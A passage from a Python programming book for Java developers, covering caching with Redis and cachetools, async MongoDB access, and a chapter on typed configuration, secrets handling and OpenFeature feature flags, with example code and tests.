> `lru_cache` caches whatever the function returns, and an `async def` returns a *coroutine*, which can be awaited only once. The second caller gets the same, already-used coroutine and a `RuntimeError: cannot reuse already awaited coroutine`. The test `test_lru_cache_on_async_def_is_a_trap` shows it. For async code, cache the *result* yourself, or use Redis.

cachetools: TTL and size limits

For "expire after 60 seconds, keep at most 256 entries", the Caffeine favourites, use **cachetools**:


PYTHON src/orderly/cache/local.py

```python
rates_cache: TTLCache[str, Decimal] = TTLCache(maxsize=256, ttl=60)


@cached(rates_cache, lock=threading.Lock())  # entries expire after 60 s
def exchange_rate(currency: str) -> Decimal:
    bank_calls.append(currency)  # pretend this is a slow HTTP call
    return Decimal(BANK_RATES[currency])
```

The `lock` makes it safe from several threads, such as FastAPI's thread pool. Like `functools`, cachetools doesn't understand coroutines.

Redis cache-aside

A process-local cache can't be shared across pods, and it's cold after every deploy. For shared data, use Redis with the *cache-aside* pattern, which is what `@Cacheable` does with a Redis cache manager:



redis-py ships an asyncio client, `redis.asyncio.Redis`. Here's the read path:

PYTHON src/orderly/cache/redis_cache.py

```python
    async def get(self, product_id: UUID) -> ProductView | None:
        cached = await self._redis.get(self._key(product_id))
        if cached is not None:
            return ProductView.model_validate_json(cached)  # cache hit
        return await self._load_once(product_id)  # miss: load and store

    async def invalidate(self, product_id: UUID) -> None:
        await self._redis.delete(self._key(product_id))  # after every write
```

Three habits keep a cache honest. Delete the key whenever the product changes. Put a version in the key (`orderly:product:v1:...`), so a new shape of cached data never meets an old one. And add *jitter* to the TTL, a little randomness, so keys written together don't all expire together.

Cache stampede protection

When a popular key expires, every request that misses at that moment hits the database at once. That's a *cache stampede*, and it can flatten a database exactly when traffic peaks. The example's defence is *single flight*: concurrent misses for the same key share one load.

PYTHON src/orderly/cache/redis_cache.py

```python
    async def _load_once(self, product_id: UUID) -> ProductView | None:
        """Single flight: concurrent misses for one key share one load."""
        task = self._in_flight.get(product_id)
        if task is None:
            task = asyncio.create_task(self._load_and_store(product_id))
            self._in_flight[product_id] = task
            task.add_done_callback(lambda _: self._in_flight.pop(product_id))
        return await task
```

The first miss starts a task. Every other miss for that key, while it runs, awaits the same task. In the tests, 50 concurrent requests cause exactly one database query. Across pods, you can extend the idea with a short Redis lock (redis-py offers `Redis.lock()`), so one process refreshes while the others briefly serve the old value.

The tests use **fakeredis**, an in-memory Redis that speaks the real protocol, so they need no server. It plays the role an embedded Redis plays in a Spring test.

MongoDB with PyMongo's async API

Some data is naturally a document: an order-history page, say, that shows each order with its items and totals. Orderly keeps such *read models* in MongoDB. In Spring you'd use Spring Data MongoDB. In Python, use **PyMongo**, which has had a native async API, `AsyncMongoClient`, since version 4.13 (May 2025).

> **Maintenance note: Motor is deprecated**
>
> Many tutorials use **Motor**, the long-time async MongoDB driver. It served the community well, and it was officially deprecated on 14 May 2026, with critical fixes promised until 14 May 2027. MongoDB recommends moving to PyMongo's async API; the migration is mostly renaming `AsyncIOMotorClient` to `AsyncMongoClient`.

PYTHON src/orderly/mongo.py

```python
    async def recent(
        self, customer_id: UUID, limit: int = 20
    ) -> list[OrderSummary]:
        cursor = (
            self._collection.find({"customer_id": customer_id})
            .sort("created_at", DESCENDING)
            .limit(limit)
        )
        return [from_document(doc) async for doc in cursor]
```

`async for` walks the cursor, fetching batches in the background. Create the client once per application with `uuidRepresentation="standard"` and `tz_aware=True`, as `make_client` does, so UUIDs and timezones survive the round trip. The example's MongoDB test is marked `integration`, because there's no good in-process stand-in for PyMongo's async API.

Recap

- DB-API 2.0 is Python's JDBC. Autocommit is off, so commit explicitly, and check what each driver's `with` block does.
- SQLAlchemy 2.x models use `Mapped[...]`: one annotation is both the type hint and the column. Install `sqlalchemy[asyncio]` for async.
- The Session is a persistence context: identity map, dirty tracking, unit of work, autoflush. No `save()` calls needed.
- Prevent N+1 with `selectinload` (collections) and `joinedload` (many-to-one). Use `lazy="raise"` or `raiseload` to catch surprises.
- Async sessions can't lazy-load: use `expire_on_commit=False`, eager loading and one session per task.
- `async with session.begin():` is `@Transactional`; `with_for_update()` locks rows so stock can't be oversold. Prove locking on real Postgres.
- Alembic autogenerates draft migrations; review them, guard them with `alembic check`, and run them as a deployment step.
- Cache pure functions with `functools`, add TTLs with cachetools, share with Redis cache-aside, and use single flight against stampedes.

Try it yourself

🏋 Exercise 1: Add a coupon column

Add a nullable `coupon_code: Mapped[str | None]` column to `Order`. Generate a migration with `alembic revision --autogenerate`, review it, and make `tests/test_migrations.py` pass again. *Hint:* run `uv run alembic upgrade head` first, so autogenerate compares against an up-to-date `orderly.db`.

🏋 Exercise 2: Catch the N+1

Write `OrderRepository.recent_with_products()` returning orders with their items *and* each item's product, in a fixed number of queries. *Hint:* add `product: Mapped[Product] = relationship()` to `OrderItem`, then chain `selectinload(Order.items).joinedload(OrderItem.product)`. Count queries with `capture_sql` from the tests.

🏋️ Exercise 3: Lock-free reservation

Write an alternative `reserve()` that uses a single conditional `UPDATE ... WHERE available >= :quantity` instead of `SELECT ... FOR UPDATE`, and returns `False` when no row changed. *Hint:* `update(Stock).where(...).values(available=Stock.available - quantity)` executed with `session.execute()`; check `result.rowcount`.

🏋️ Exercise 4 (stretch): Negative caching

`ProductCache` doesn't cache misses, so requests for unknown product IDs always reach the database. Cache a short-lived "not found" marker instead, and add a test that proves the second lookup doesn't call the loader. *Hint:* store a sentinel value such as `"-"` with a 30-second TTL, and check for it before parsing JSON.

Further reading

- PEP 249: Python Database API Specification v2.0: the "JDBC" of Python, short and readable
- SQLAlchemy 2.1 Unified Tutorial: Core and ORM, taught together
- SQLAlchemy: Asynchronous I/O (asyncio): async sessions, `AsyncAttrs` and the lazy-loading rules
- What's New in SQLAlchemy 2.1: the greenlet extra, psycopg as the default driver and more
- Alembic tutorial: migrations, autogenerate and what it can't detect
- psycopg 3 documentation: connections, transactions and the connection pool
- redis-py asyncio examples: the async client in practice
- PyMongo async migration guide: moving from Motor to `AsyncMongoClient`

CHAPTER 10

Configuration, Secrets and Feature Flags

> *The same code should run on your laptop, in staging and in production, and configuration is how it learns where it is.*

🎯 **What you'll learn**

- Load typed, validated settings with **pydantic-settings**, the Python cousin of `@ConfigurationProperties`
- Replace Spring profiles with an environment variable plus per-environment files, or Kubernetes overlays
- Read TOML and YAML, and know when Dynaconf's layered files are worth it
- Pass settings explicitly, inject them in FastAPI with `Depends`, and override them in tests
- Keep secrets out of git and load them from Kubernetes, Vault or Azure Key Vault
- Put runtime switches behind **OpenFeature** feature flags, and test both sides of each flag

The big picture

Every service needs facts it can't know at compile time: the database URL, the Kafka brokers, an API key, how many items one order may hold. If those facts live in the code, you need a new build for every environment. If they live in a dozen places, nobody knows which value won.

Good configuration has three properties. It comes from **outside the code**, it's **validated once at startup**, and it's **passed in** to the parts that need it. Spring gives you all three through `application.yml`, profiles and `@ConfigurationProperties`. Python gives you the same with a few small libraries.

🧩 **Think of it like a pilot's pre-flight checklist**

A pilot doesn't discover a missing fuel reading at 30,000 feet. Every gauge is checked on the ground, and if one is wrong, the plane doesn't take off. Validated settings are that checklist: a bad value stops the service at startup, not at 3 a.m. on the first unlucky request.

Concept	Java / Spring	Python
Typed config class	`@ConfigurationProperties` record	**pydantic-settings** `BaseSettings`
Single value	`@Value("${orderly.debug}")`	a field on the settings object
Validation	`@Validated` + Bean Validation	Pydantic field types and validators
Profiles	`application-prod.yml`	`ORDERLY_ENV` + per-environment `.env` files

Concept	Java / Spring	Python
Layered files	`application.yml` + profiles	Dynaconf, or `tomllib` / YAML
Secrets	Spring Cloud Vault, Azure starters	`secrets_dir`, hvac, azure-keyvault-secrets
Feature flags	OpenFeature Java SDK, Unleash	**OpenFeature** Python SDK

Full code: `examples/ch10-config/`

Twelve-factor config and os.environ

The **Twelve-Factor App** is a short manifesto for cloud services. Its third factor says: store config in the environment, so the same build artifact runs anywhere and only the environment changes. You already follow it if your Spring Boot jar reads `SPRING_DATASOURCE_URL` in Kubernetes.

In Python, the environment is a dictionary-like object called `os.environ`. Let's poke at it:

PYTHON REPL

```
>>> import os
>>> os.environ["ORDERLY_PORT"] = "8000"
>>> port = os.environ.get("ORDERLY_PORT", "8080")
>>> port, type(port)
('8000', <class 'str'>)
>>> os.environ["ORDERLY_DEBUG"] = "false"
>>> bool(os.environ["ORDERLY_DEBUG"])
True
>>> os.environ["ORDERLY_TIMEOUT"]
Traceback (most recent call last):
  ...
KeyError: 'ORDERLY_TIMEOUT'
```

Three lessons hide in those few lines:

- Every value is a **string**. Nothing converts `"8000"` to an int for you.
- `bool("false")` is `True`, because any non-empty string is truthy. This bug has bitten almost every Python team.
- A missing variable is a `KeyError` at the moment you read it, which might be deep inside a request.

> ⚠️ **Gotcha: scattered os.environ calls**
>
> Reading `os.environ` all over the codebase is like sprinkling `System.getenv()` through your services. Types, defaults and validation end up duplicated or forgotten. Read the environment in **one place**, at startup, into a typed object.

Typed settings with pydantic-settings

That "one place" is a settings class. **pydantic-settings** is a small companion to Pydantic (which you met in Chapter 8) that fills a model from environment variables, `.env` files and secret files. It's the house pick for this guide, and the FastAPI docs use it too.

The Spring version you know

JAVA

```java
@ConfigurationProperties(prefix = "orderly")
@Validated
public record OrderlyProperties(
        boolean debug,
        @Positive @Max(500) int maxItemsPerOrder,
        @NotBlank String apiKey,
        Database db) {

    public record Database(String url, @Min(1) @Max(50) int poolSize) {}
}
```

Spring's relaxed binding maps `ORDERLY_DB_POOLSIZE` to `orderly.db.pool-size`, converts types, and `@Validated` refuses to start the context if a rule fails.

The Python version

PYTHON src/orderly_config/settings.py

```python
class DatabaseSettings(BaseModel):
    url: str = "sqlite:///./orderly.db"
    pool_size: int = Field(default=5, ge=1, le=50)
    password: SecretStr | None = None


class Settings(BaseSettings):
    model_config = SettingsConfigDict(
        env_prefix="ORDERLY_",  # ORDERLY_DEBUG -> debug
        env_nested_delimiter="__",  # ORDERLY_DB__POOL_SIZE -> db.pool_size
        env_file=".env",  # optional; missing files are ignored
        env_file_encoding="utf-8",
        extra="ignore",  # unknown ORDERLY_* keys are not an error
    )

    env: Environment = Environment.LOCAL
    service_name: str = "orderly"
    debug: bool = False
    max_items_per_order: int = Field(default=50, gt=0, le=500)
    api_key: SecretStr  # no default: startup fails if it's missing
    db: DatabaseSettings = Field(default_factory=DatabaseSettings)
    kafka: KafkaSettings = Field(default_factory=KafkaSettings)
```

Let's walk through the new pieces:

- `BaseSettings` is a Pydantic model that knows how to read its fields from the outside world. The nested `DatabaseSettings` is a plain `BaseModel`, like the nested `Database` record.

- `model_config` is the class-level configuration, playing the role of the annotation's attributes. `env_prefix` is `prefix = "orderly"`.
- `env_nested_delimiter="__"` means a double underscore steps into a nested model. We use two underscores because field names already contain single ones.
- `Field(ge=1, le=50)` is `@Min(1) @Max(50)`. The type hint does the conversion: `"12"` becomes `12`, and `"true"`, `"1"` or `"yes"` become `True`.
- `Environment` is a `StrEnum` with `local`, `test`, `staging` and `production`, so a typo like `prod` is rejected.

Here it is reading a real environment:

PYTHON REPL

```
>>> from orderly_config.settings import Settings
>>> s = Settings()
>>> s.debug, s.db.pool_size, s.kafka.bootstrap_servers
(True, 12, ['kafka-0:9092', 'kafka-1:9092'])
>>> s.api_key
SecretStr('**********')
>>> s.api_key.get_secret_value()
'k-123'
```

That session ran with `ORDERLY_DEBUG=true`, `ORDERLY_DB__POOL_SIZE=12`, `ORDERLY_API_KEY=k-123` and `ORDERLY_KAFKA__BOOTSTRAP_SERVERS='["kafka-0:9092","kafka-1:9092"]'`. Lists and nested objects can be given as JSON in a single variable.

Coming from Java

There's no `@EnableConfigurationProperties` and no bean registration. `Settings()` is an ordinary constructor call that reads the environment, converts, validates and hands you an immutable-feeling object. You decide where it's created and who gets it, which we'll come back to shortly.

Where values come from

When the same setting is defined in several places, pydantic-settings uses a fixed priority, highest first:

```
1. arguments passed to Settings(...)        (highest: code and tests)
2. real environment variables                (Kubernetes, your shell)
3. the .env file(s)
4. files in secrets_dir                      (mounted secrets)
5. defaults in the class                     (lowest)
```

That mirrors Spring's ordering, where environment variables beat `application.yml` and command-line arguments beat both. You can reorder or add sources by overriding `settings_customise_sources`, which we'll use for YAML later.

Failing fast

Now the best part. Start the service with a typo in the environment name (`ORDERLY_ENV=prod`), a nonsense pool size and no API key. Here's the error, trimmed to fit the page:

OUTPUT

```
pydantic_core._pydantic_core.ValidationError: 3 validation errors for Settings
env
  Input should be 'local', 'test', 'staging' or 'production' [type=enum, ...]
api_key
  Field required [type=missing, input_value={'env': 'prod', ...}, ...]
db.pool_size
  Input should be a valid integer, unable to parse string as an integer [...]
```

Every problem is reported at once, with the setting's name, before the service accepts a single request. That's the pre-flight checklist from the analogy.

Rules that involve several fields go in a model validator, which runs after all fields are parsed:

PYTHON src/orderly_config/settings.py

```python
    @model_validator(mode="after")
    def check_production_rules(self) -> Self:
        # Cross-field rules run after every field has been parsed.
        if self.env is Environment.PRODUCTION and self.debug:
            raise ValueError("debug must be off in production")
        return self
```

> 💡 **Pair fail-fast config with readiness probes**
>
> If settings fail, the process exits and Kubernetes shows `CrashLoopBackOff` with the validation message in the logs. That's far kinder than a pod that passes its probes and then fails on every request.

SecretStr keeps secrets out of logs

`SecretStr` wraps a string so that `repr()`, `str()` and JSON dumps show asterisks. Only `get_secret_value()` reveals it. It's a small thing that saves you from the classic "we logged the whole config at startup" incident. Here's part of `print(s.model_dump_json(indent=2))`:

OUTPUT

```
{
  "env": "local",
  "debug": true,
  "api_key": "**********",
  ...
}
```

> **Type checking settings**
>
> Strict mypy sees `api_key` has no default and reports `Missing named argument "api_key"` for `Settings()`. It can't know the value will come from the environment. Add `plugins = ["pydantic.mypy"]` to your mypy config, and the plugin teaches mypy how settings classes work.

Profiles without Spring profiles

Spring profiles answer the question "which environment am I in?" Python has no built-in equivalent, and that's fine. There are two common answers, and they work well together.

One ENV variable and per-environment files

Pick one variable, `ORDERLY_ENV`, and use it to choose which files to load. pydantic-settings accepts several `.env` files, and later files win:

PYTHON src/orderly_config/profiles.py

```python
def env_files(config_dir: Path, env: str) -> tuple[Path, ...]:
    # Later files win, like application.yml then application-{profile}.yml.
    return (
        config_dir / "app.env",  # shared defaults (committed)
        config_dir / f"app.{env}.env",  # per-environment (committed)
        Path(".env"),  # personal overrides (gitignored)
    )


def load_settings(config_dir: Path = Path("config")) -> Settings:
    env = os.environ.get("ORDERLY_ENV", "local")
    return Settings(_env_file=env_files(config_dir, env))
```

The files are plain `KEY=value` lines. The production one holds no secrets, so it's safe to commit:

.ENV config/app.production.env

```
# Production: no secrets in this file. ORDERLY_API_KEY and the database
# password come from the platform (Kubernetes secrets, Vault, Key Vault).
ORDERLY_DEBUG=false
ORDERLY_MAX_ITEMS_PER_ORDER=100
ORDERLY_DB__POOL_SIZE=20
```

Real environment variables still beat every file, so an operator can always override one value without editing anything.

Kubernetes overlays

In Kubernetes, many teams skip per-environment files inside the image and let the deployment supply the environment. With Kustomize, a base defines the shared config and each overlay patches it:

YAML deploy/overlays/production/kustomization.yaml

```yaml
resources:
  - ../../base
configMapGenerator:
  - name: orderly-config
    behavior: merge          # patch the base ConfigMap
    literals:
      - ORDERLY_ENV=production
      - ORDERLY_MAX_ITEMS_PER_ORDER=100
```

The Deployment loads it with `envFrom: [{configMapRef: {name: orderly-config}}]`, and `Settings()` reads it like any other environment. Helm values files do the same job if your team uses Helm.

> 💡 **If you're unsure, use environment variables plus ORDERLY_ENV**
>
> Use per-environment `.env` files for local development and tests, and let Kubernetes (ConfigMaps and overlays) supply the environment in real deployments. The code doesn't care which one filled the variables.

Layered files: TOML, YAML and Dynaconf

Some teams prefer one readable file with sections over a pile of environment variables. Python reads both TOML and YAML well.

Reading TOML with tomllib

TOML is the format of `pyproject.toml`: an INI-like syntax with real types. Since Python 3.11, the standard library can read it with `tomllib`:

PYTHON src/orderly_config/layered.py

```python
def read_toml(path: Path) -> dict[str, Any]:
    with path.open("rb") as f:  # tomllib wants bytes, not text
        return tomllib.load(f)
```

You get plain dictionaries with real ints, booleans and lists. `tomllib` only reads; writing TOML needs a third-party package such as `tomli-w`.

Dynaconf: application.yml with profiles, Python style

Dynaconf is the closest thing to Spring's `application.yml` with profile sections. One file holds a `[default]` table and one table per environment, and Dynaconf layers the chosen environment on top:

TOML config/settings.toml

```toml
[default]
service_name = "orderly"
page_size = 20
debug = false

[default.kafka]
topic = "orderly.orders"
bootstrap_servers = ["localhost:9092"]

[development]
debug = true

[production]
page_size = 50
# Double underscore = "this one nested key": kafka.topic is kept.
kafka__bootstrap_servers = ["kafka-0:9092", "kafka-1:9092"]
```

PYTHON src/orderly_config/layered.py

```python
def make_dynaconf(env: str, config_dir: Path = CONFIG_DIR) -> Dynaconf:
    return Dynaconf(
        settings_files=[config_dir / "settings.toml"],
        environments=True,  # [default], [development], [production] tables
        env=env,  # which table goes on top of [default]
        envvar_prefix="ORDERLY",  # ORDERLY_PAGE_SIZE=99 still wins
    )
```

PYTHON REPL

```
>>> from orderly_config.layered import make_dynaconf
>>> prod = make_dynaconf("production")
>>> prod.PAGE_SIZE, prod.DEBUG
(50, False)
>>> prod.kafka.topic
'orderly.orders'
>>> prod.kafka.bootstrap_servers
['kafka-0:9092', 'kafka-1:9092']
```

⚠️ **Gotcha: nested tables replace, and merging appends lists**

We tried three ways to override the broker list in production. A `[production.kafka]` table **replaced** the whole default table, so `topic` vanished. Turning on `merge_enabled=True` kept `topic`, but **appended** the lists, giving three brokers. Only the `kafka__bootstrap_servers` key did what we meant. Test your layering, whatever library you use.

Dynaconf values are untyped attribute lookups, so typos surface at runtime and mypy can't help. One more real-world wrinkle: Dynaconf 3.3 declares that it supports Python below 3.15 only. uv ignores that upper bound (our tests pass on 3.15), but pip on Python 3.15 quietly installs the older 3.2.9 instead.

YAML through pydantic-settings

If your team loves YAML, you can keep the typed `Settings` class and add a YAML file as one more source. The order of the returned tuple is the priority:

PYTHON src/orderly_config/layered.py

```python
class YamlSettings(Settings):
    """Typed Settings that also read config/application.yaml."""

    @classmethod
    def settings_customise_sources(
        cls,
        settings_cls: type[BaseSettings],
        init_settings: PydanticBaseSettingsSource,
        env_settings: PydanticBaseSettingsSource,
        dotenv_settings: PydanticBaseSettingsSource,
        file_secret_settings: PydanticBaseSettingsSource,
    ) -> tuple[PydanticBaseSettingsSource, ...]:
        yaml_file = YamlConfigSettingsSource(
            settings_cls, yaml_file=CONFIG_DIR / "application.yaml"
        )
        # Earlier sources win: env vars still beat the YAML file.
        return (
            init_settings,
            env_settings,
            dotenv_settings,
            yaml_file,
            file_secret_settings,
        )
```

pydantic-settings ships TOML and JSON sources too. When you read YAML yourself with PyYAML, always call `yaml.safe_load`, never plain `yaml.load` on untrusted input.

> 💡 **If you're unsure, use pydantic-settings**
>
> Typed settings fed by environment variables cover most services, and you keep validation and mypy support. Reach for Dynaconf when operators really want one layered file per service, or you're migrating an app that already has one.

Passing settings around

You have a validated `Settings` object. Now, who gets it?

Explicitly, into constructors

The simplest rule: build settings once at startup, then pass each component **only the values it needs**. A service that checks order sizes needs one number, not the whole bag:

PYTHON src/orderly_config/api.py

```python
class OrderLimits:
    """A service receives only the values it needs, not the whole bag."""

    def __init__(self, max_items: int) -> None:
        self._max_items = max_items

    def check(self, quantity: int) -> None:
        if quantity > self._max_items:
            raise ValueError(f"at most {self._max_items} items per order")
```

`OrderLimits(max_items=3)` in a test needs no environment at all. This is constructor injection, the same habit Spring encourages, minus the container.

> ⚠️ **Gotcha: a module-level settings = Settings()**
>
> It's tempting to write `settings = Settings()` at the top of `config.py` and import it everywhere. It works, but the environment is read on **import**, so tests must set variables before importing anything, and a missing value crashes `import` in unrelated tools. Prefer a function that builds settings when the app starts.

FastAPI: Depends(get_settings) with lru_cache

In FastAPI, the idiomatic pattern is a dependency function wrapped in `functools.lru_cache`:

PYTHON src/orderly_config/api.py

```python
@lru_cache
def get_settings() -> Settings:
    # Built on first use, then cached: effectively a singleton bean.
    return load_settings()


SettingsDep = Annotated[Settings, Depends(get_settings)]


def get_order_limits(settings: SettingsDep) -> OrderLimits:
    return OrderLimits(max_items=settings.max_items_per_order)


@app.get("/api/v1/info")
def info(settings: SettingsDep) -> dict[str, str]:
    return {"service": settings.service_name, "env": settings.env.value}
```

`lru_cache` remembers a function's return value for each set of arguments. With no arguments, there's exactly one cached value, so `get_settings()` reads the environment once and then returns the same object. `Depends(get_settings)` asks FastAPI to call it and inject the result, the way Spring injects a singleton bean.

Overriding settings in tests

FastAPI's `dependency_overrides` swaps a dependency for the duration of a test, like `@MockBean` or `@TestPropertySource`:

PYTHON tests/test_api.py

```python
def test_info_uses_overridden_settings() -> None:
    test_settings = Settings(
        api_key="test-key",
        env=Environment.TEST,
        service_name="orderly-test",
        max_items_per_order=2,
    )
    app.dependency_overrides[get_settings] = lambda: test_settings
    try:
        client = TestClient(app)
        assert client.get("/api/v1/info").json() == {
            "service": "orderly-test",
            "env": "test",
        }
    finally:
        app.dependency_overrides.clear()
```

For code that reads the environment directly, pytest's `monkeypatch.setenv` sets a variable for one test and restores it afterwards. Our test suite also uses an autouse fixture that deletes every `ORDERLY_*` variable and calls `get_settings.cache_clear()`, so a developer's shell can't leak into the tests.

Secrets

Secrets are config with consequences. A leaked database password is an incident, and a leaked cloud key can be a very expensive one.

Never in git

The rules are the same in every language:

- **Never commit a secret**, not even "temporarily". Git history keeps it forever, and bots scan public repositories within minutes.
- Commit a `.env.example` with placeholder values, and put `.env` in `.gitignore`.
- Give each environment its **own** secrets, and rotate them when people leave or a leak is suspected.
- Turn on a secret scanner in CI (GitHub secret scanning, gitleaks or similar).

Kubernetes: env vars or mounted files

Kubernetes can hand a Secret to your container as environment variables or as files. Environment variables need no code changes. Files are often preferred: environment variables are inherited by every child process and tend to leak into crash reports and debug output, while files stay put and can be updated without a restart.

YAML deploy/base/deployment.yaml (excerpt)

```yaml
env:
  - name: ORDERLY_API_KEY
    valueFrom:
      secretKeyRef: {name: orderly-secrets, key: api-key}
volumeMounts:
  - {name: secrets, mountPath: /etc/orderly/secrets, readOnly: true}
```

pydantic-settings reads mounted files with `secrets_dir`. Each file is one value: the file name is the setting name (with the prefix), and the content is the value.

PYTHON src/orderly_config/k8s_secrets.py

```python
class ClusterSettings(Settings):
    # Each file in the directory is one value: the file name is the setting
    # name (with the env prefix), the file content is the value.
    #   /etc/orderly/secrets/orderly_api_key   -> api_key
    model_config = SettingsConfigDict(secrets_dir="/etc/orderly/secrets")
```

In the Secret volume, map each key to the right file name with `items: [{key: api-key, path: orderly_api_key}]`. The test writes a file into a temporary folder and passes `_secrets_dir=` to point at it, so it runs anywhere.

HashiCorp Vault with hvac

HashiCorp Vault is a dedicated secrets server; **hvac** is its Python client. In Kubernetes, the smoothest path is often to let the platform fetch secrets (the Vault Agent Injector writes them to files; the Vault Secrets Operator syncs them into Kubernetes Secrets) and keep using `secrets_dir`. When your app must talk to Vault itself, it's short:

PYTHON src/orderly_config/vault.py

```python
def vault_kv(url: str, token: str) -> KvV2:
    client = hvac.Client(url=url, token=token)
    if not client.is_authenticated():
        raise RuntimeError("Vault rejected the token")
    kv: KvV2 = client.secrets.kv.v2
    return kv


def load_settings_from_vault(kv: KvV2, path: str = "orderly") -> Settings:
    # Same data as: vault kv get -mount=secret orderly
    response = kv.read_secret_version(path=path, raise_on_deleted_version=True)
    secret: dict[str, str] = response["data"]["data"]
    # Init arguments beat env vars and .env files; nested dicts are merged.
    overrides: dict[str, Any] = {
        "api_key": secret["api_key"],
```

```
        "db": {"password": secret["db_password"]},
    }
    return Settings(**overrides)
```

`KvV2` is a one-method `Protocol` (an interface you never have to `implements`, from Chapter 4). The test passes a small fake instead of a Vault server. Note the merge: the password comes from Vault while `db.url` still comes from the environment. In production, prefer Vault's Kubernetes auth method over long-lived tokens.

Azure Key Vault

On Azure, **azure-identity** finds credentials and **azure-keyvault-secrets** reads secrets. `DefaultAzureCredential` is the hero: it tries workload identity, managed identity and finally your `az login` session, so the same code works on AKS and on your laptop with no credentials in config.

PYTHON src/orderly_config/azure_keyvault.py

```python
def key_vault_client(vault_url: str) -> SecretClient:
    # DefaultAzureCredential tries workload identity, managed identity,
    # then your `az login` session: no credentials in code or config.
    return SecretClient(
        vault_url=vault_url, credential=DefaultAzureCredential()
    )


def load_settings_from_key_vault(client: SecretReader) -> Settings:
    # Key Vault names allow only letters, digits and dashes.
    overrides: dict[str, Any] = {
        "api_key": _require(client, "orderly-api-key"),
        "db": {"password": _require(client, "orderly-db-password")},
    }
    return Settings(**overrides)
```

`_require` fetches one secret and fails loudly if it's empty. pydantic-settings also ships a ready-made `AzureKeyVaultSettingsSource` (install `pydantic-settings[azure-key-vault]`). On AKS, the Secrets Store CSI driver can mount Key Vault secrets as files, which brings you back to `secrets_dir`.

AWS and GCP, briefly

The same shape works on the other clouds:

- **AWS Secrets Manager:** `boto3.client("secretsmanager").get_secret_value(SecretId="orderly/prod")["SecretString"]` returns the secret, often a JSON string. pydantic-settings has an `AWSSecretsManagerSettingsSource`.
- **Google Secret Manager:** the `google-cloud-secret-manager` client, or pydantic-settings' `GoogleSecretManagerSettingsSource`.
- Both clouds can also sync secrets into Kubernetes, for example with the External Secrets Operator.

> 💡 **If you're unsure, let the platform deliver secrets as files**
>
> Have Kubernetes (fed by Vault, Key Vault or a cloud secret manager) mount secrets as files, and read them with `secrets_dir`. Your code stays cloud-neutral, local development uses a `.env` file, and the secret store's SDK stays out of your app.

Dynamic reload: mostly, don't

Spring Cloud Config with `@RefreshScope` can rebuild beans when config changes. Python has no standard equivalent, and you rarely want one. Here's why:

- A running process never sees changes to its own environment variables. In Kubernetes, editing a ConfigMap or Secret used as env vars does nothing until the pod restarts.
- Mounted ConfigMap and Secret **files** do get updated, after a delay that's usually a minute or two (but never when mounted with `subPath`).
- Our `lru_cache`'d settings are read once. Even if you re-read them, connection pools and clients built from the old values keep using them.

> ⚠️ **Gotcha: half-reloaded config**
>
> A service where some objects saw the new database URL and some didn't is worse than one that restarted. Reloading safely means rebuilding everything that captured a value, which is a lot of subtle code.

So the advice is:

- For config changes, **restart the pods**. A rolling restart is cheap, and tools like Stakater Reloader or a checksum annotation in your Helm chart do it automatically.
- For rotated secret files, read the file when you open a new connection rather than once at startup.
- For behaviour you want to change **at runtime**, use feature flags. That's the next section.

Feature flags with OpenFeature

A **feature flag** is a runtime switch: a named decision ("use the new checkout?") that you can change without a deploy, and even per customer. Flags let you merge unfinished work safely, roll out to 5% of users, and switch off a misbehaving feature in seconds.

> 🧩 **Think of it like the light switches in a new building**
>
> The electrician wires every room before anyone moves in, but the lights stay off until someone flips a switch. Shipping code behind a flag is wiring the room; flipping the flag is turning on the light, for one floor or the whole building.

OpenFeature is a vendor-neutral flag API, a CNCF project with SDKs for Java, Python and more. Your code talks to the OpenFeature client; a **provider** plugs in the backend (flagd, Unleash, LaunchDarkly, or an in-memory dictionary). It's the SLF4J of feature flags: switch vendors without touching call sites.

Using a flag in a service

The OpenFeature Python SDK ships an `InMemoryProvider`, perfect for local development and tests. A flag has variants and a default variant, and an optional function can choose a variant per request:

PYTHON src/orderly_config/flags.py

```python
def gold_tier_only(
    flag: InMemoryFlag[bool], ctx: EvaluationContext
) -> FlagResolutionDetails[bool]:
    # A tiny targeting rule: gold customers get the new checkout.
    variant = "on" if ctx.attributes.get("tier") == "gold" else "off"
    return FlagResolutionDetails(
        value=flag.variants[variant],
        variant=variant,
        reason=Reason.TARGETING_MATCH,
    )


def local_flags() -> InMemoryProvider:
    return InMemoryProvider(
        {
            "new-checkout": InMemoryFlag(
                default_variant="off",
                variants={"on": True, "off": False},
                context_evaluator=gold_tier_only,
            ),
        }
    )
```

The service receives an OpenFeature client and passes an **evaluation context**, the facts a rule may target, such as the customer ID and tier:

PYTHON src/orderly_config/flags.py

```python
class CheckoutService:
    def __init__(self, flags: OpenFeatureClient) -> None:
        self._flags = flags

    def flow_for(self, customer_id: UUID, tier: str) -> str:
        ctx = EvaluationContext(
            targeting_key=str(customer_id), attributes={"tier": tier}
        )
        # The default (False) is used if the flag or provider is missing.
        if self._flags.get_boolean_value("new-checkout", False, ctx):
            return "checkout-v2"
        return "checkout-v1"
```

At startup you call `api.set_provider(local_flags())` once and build the service with `api.get_client()`. The Java SDK reads almost the same: `client.getBooleanValue("new-checkout", false, ctx)`.

Testing flagged code

Every flag doubles the paths through a piece of code, so test both sides. OpenFeature lets you bind a provider to a named **domain**, so each test can install its own flags without disturbing others:

PYTHON tests/test_flags.py

```python
def test_flip_a_flag_in_one_test() -> None:
    flags = {"new-checkout": InMemoryFlag("on", {"on": True, "off": False})}
    api.set_provider(InMemoryProvider(flags), "flip")
    try:
        service = CheckoutService(api.get_client("flip"))
        assert service.flow_for(uuid4(), tier="bronze") == "checkout-v2"
    finally:
        api.clear_providers()


def test_missing_flag_falls_back_to_default() -> None:
    api.set_provider(InMemoryProvider({}), "empty")
    try:
        client = api.get_client("empty")
        details = client.get_boolean_details("new-checkout", False)
        assert details.value is False
        assert details.error_code == ErrorCode.FLAG_NOT_FOUND
    finally:
        api.clear_providers()
```

The second test shows a lovely property: evaluation **never raises**. A missing flag or an unreachable flag service returns your default and records why, so pick defaults that are safe.

flagd, Unleash and LaunchDarkly

In production, swap the provider and keep every call site:

